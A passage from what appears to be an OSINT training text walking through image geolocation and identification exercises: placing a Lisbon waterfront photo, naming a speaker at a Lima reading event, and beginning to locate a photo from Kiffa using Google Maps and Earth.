Example 4.6: Figure 4.41 was taken a few years ago in a city. The task is to find the year and the location where this photograph was taken and find the link in the poster on right side which contains a website link.




Figure 4.41 Image#3 for investigation. ⏎

On initial view, this looks like river or coast, tourists and people with red hair and backpacks who may be Americans/Europeans walking, wearing normal (or summer) clothes, even though it's cloudy. There are some flags and poles, a few buildings, rock-based pavements and roads.

Step 1: Upload this image to some image search engines or perform reverse image search as shown in Figure 4.42.





Figure 4.42 Reverse image search performed. ⏎

Step 2: Open and check the images, some of which mention 'Parque das Nações' and Lisbon seafront as displayed in Figure 4.43. Google search them, they look similar but not an exact match.




Walk with us in Lisbon – View from Vasco da Gama Mall

BY ISMAILIMAIL | JULY 8, 2018

Figure 4.43 Check searched images. ⏎


Step 3: Checking the other links from the Google search, Figure 4.44 displays a dark brown structure and surroundings like the target photograph.



A huge modern shopping center Vasco da Gama:

Figure 4.44 Similar image found. ⏎

Step 4: Performing a reverse image search, we found a keyword 'Homem-Sol, de Jorge Vieira' as shown in Figure 4.45.




Homem-Sol, de Jorge Vieira (1998)

4.4 ★★★★★ (60)

Sculpture

Figure 4.45 Keyword search found. ⏎

Step 5: Performing a Google Map search for 'Homem-Sol, de Jorge Vieira', Figure 4.46 displays structures that look similar to the photograph to search.



Homem-Sol, de Jorge Vieira (1998)

Work UPES, Energy Block, Misraspatti, Ut... Edit

Parque das Nações Lisbon, Portugal

K-Tower Avenida Aquilino Ribeiro Macha...

resort hotel

More from recent history

Figure 4.46 Google Map search for location. ⏎

Step 6: Drop the yellow man to view the panoramic street view as illustrated in Figure 4.47.




Figure 4.47 Panoramic Street View. ⏎

However, the poster is missing since Google Earth and Street View imagery are gathered at different times using different methods. Satellite imagery for Google Earth might be months or even years old, depending on how frequently that area is updated. Similarly, Street View images are collected by Google's camera-equipped cars and other devices, which also operate on a rotating schedule that varies by location and priority. If a building appears in your image but not on Google Earth, it's possible that the building was constructed after the most recent satellite or Street View update. Alternatively, if a building shown in Street View is missing in real life, it may have been demolished or significantly altered since the last update. Google Earth and Street View are maintained as separate datasets. This means that even if Google updates satellite imagery in Google Earth, the Street View data for that same location might still reflect an older time (or vice versa).

Epxample 4.7: Figure 4.48 displays a group of people sitting in front of a large screen where some words and a speaker can be seen standing on the left-hand side in front of three large flags. Let us try to find the name of the speaker, identify the lapel he is wearing and some footage or video of his speech.





Figure 4.48 Image#4 for investigation. ⏎


Step 1: Notice this photograph has a man in dark suit, white shirt speaking, podium with three flags with a large shield at the back, the screen displays 'Lectura en Movimiento en Lima' words and OEI on the top right. Let us perform a Google search for the keywords written on the screen and notice a few images as illustrated in Figure 4.49.



18 de julio de 2023

Figure 4.49 Google search for the screen keyword. ⏎


Step 2: Figure 4.50 reveals the name of the speaker is 'Juan Carlos Ruiz'.



Inició el evento, el director de la OEI Perú, Juan Carlos Ruiz, quien comentó y detalló las actividades que s
durante la ejecución de este proyecto, asimismo agradeció a todas las instituciones que se sumaron y apo
seguir fomentando la lectura en el país, ya sean en espacios específicos o en movimiento.

Figure 4.50 Name of speaker revealed. ⏎

Step 3: Google search for ‘Juan Carlos Ruiz and ‘Lectura en Movimiento en Lima as shown in Figure 4.51, reveals more details to validate that we are on the right track.



“Juan Carlos Ruiz” “Lectura en Movimiento en L

MarketData
Perú y la OEI promocionan la lectura e...

Facebook
Lectura en Movimiento en Lima | [EN ...

Figure 4.51 Search by name and screen words. ⏎

Sptep 4: Zoom on the person’s image to view the PIN on his coat which displays ‘OEI’ as confirmed in Figure 4.52.





Figure 4.52 Lapel PIN. ⏎

Step 5: Performing a Google search to find videos, Figure 4.53 displays a Facebook video of the same event.



"Juan Carlos Ruiz" "Lectura en Movimiento en Lima"

www.facebook.com › cultura24.tv › videos › lectura-en-...

Lectura en Movimiento en Lima | [EN VIVO] En www.cultura24 ...

Lectura en Movimiento en Lima | [EN VIVO] En www.cultura24 ... **Juan Carlos Ruiz** Rodríguez representante permanente y director de la ...

Facebook · Cultura24.tv · 18 Jul 2023

Figure 4.53 Event videos found. ⏎

Epxample 4.8: Figure 4.54 displays a screenshot from a tweet containing a photo from the city of Kiffa dated 20th February 2023 1:45 PM. While it contains all the relevant information necessary to help you find the exact location, let us try to identify the coordinates where the photo was taken.




Figure 4.54 Image#5 for investigation. ⏎

Step 1: The image has a road leading to the outskirts of a city/village, few single-story buildings, a desert region, a gap between the building and the road, and a tree behind one of the buildings, which looks like the edge of the town. Using Google Maps with the city name, Figure 4.55 displays a region.





Figure 4.55 City Region from Google Maps. ⏎

Step 2: Browse the photographs of the map, while none seem to match, some of them seem similar. On zooming, the city image is very dense, so we use Google Earth with 'road view' enabled as displayed in Figure 4.56.



Layers

Exploration
Borders, labels, places, and roads. ●

Everything
All borders, labels, places, roads, transit, landmarks and water. ○

Figure 4.56 Google Earth with ‘road view’. ⏎

Step 3: Notice that most roads in this city are dirt roads, there are very few paved roads as shown in Figure 4.57; to analyze this image, we will need to look for roads leading toward the outside of the city with some trees.

